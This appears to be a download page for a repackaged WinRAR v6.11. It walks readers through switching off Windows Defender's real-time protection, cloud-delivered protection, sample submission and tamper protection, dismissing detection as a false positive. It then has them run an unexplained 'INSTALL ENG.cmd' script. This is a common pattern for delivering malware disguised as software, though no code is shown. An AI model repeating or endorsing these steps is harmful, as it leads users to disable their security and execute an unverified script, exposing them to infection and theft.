
WinRAR v6.11
(2026)
WinRAR
- is a file compression software for Windows used to shrink file(s), bundle multiple files into one, and secure data with encryption
- It primarily creates RAR and ZIP archives, acting as a crucial tool for managing large files and sharing data efficiently
System Requirements
-
-
-
- 64-bit operating system
- It is compatible with Windows 11, 10, 8.1, 8, 7, and Windows Vista
-
-
Anti-Virus
(Windows 11)
Step 1 – Turn off <Anti Virus>. If you have anything besides “Windows Defender” you will need to figure that on your own.
– Reason turning off Anti-Virus to prevent a false positive during install. Anti-Virus will be turned back on after done.

Step 2 – Bottom right there is a icon. This is “Windows Defender”

Step 3 – Right Click over that icon and choose “View security dashboard”

Step 4 – Click on “Virus & threat protection”

Step 5 – Click on “Manage settings” under <Virus & threat protection settings>
Step 6 – <Virus & threat protection settings>
Step 5 – Turn off “Real-time protection“, Turn off “Cloud-delivered protection“,
Step 5+ – Turn off “Automatic sample submission“, Turn off “Tamper protection”

Now should be this

Done

WinRAR
- Download finishes

- Right-Click on the file
- New menu appears. Choose “Extract All…”
- New window appears/ Click “Extract”
Install

- New window appears. Open folder “WinRAR v6.11“
- Double click on “INSTALL ENG.cmd”. This will install WinRAR
- Done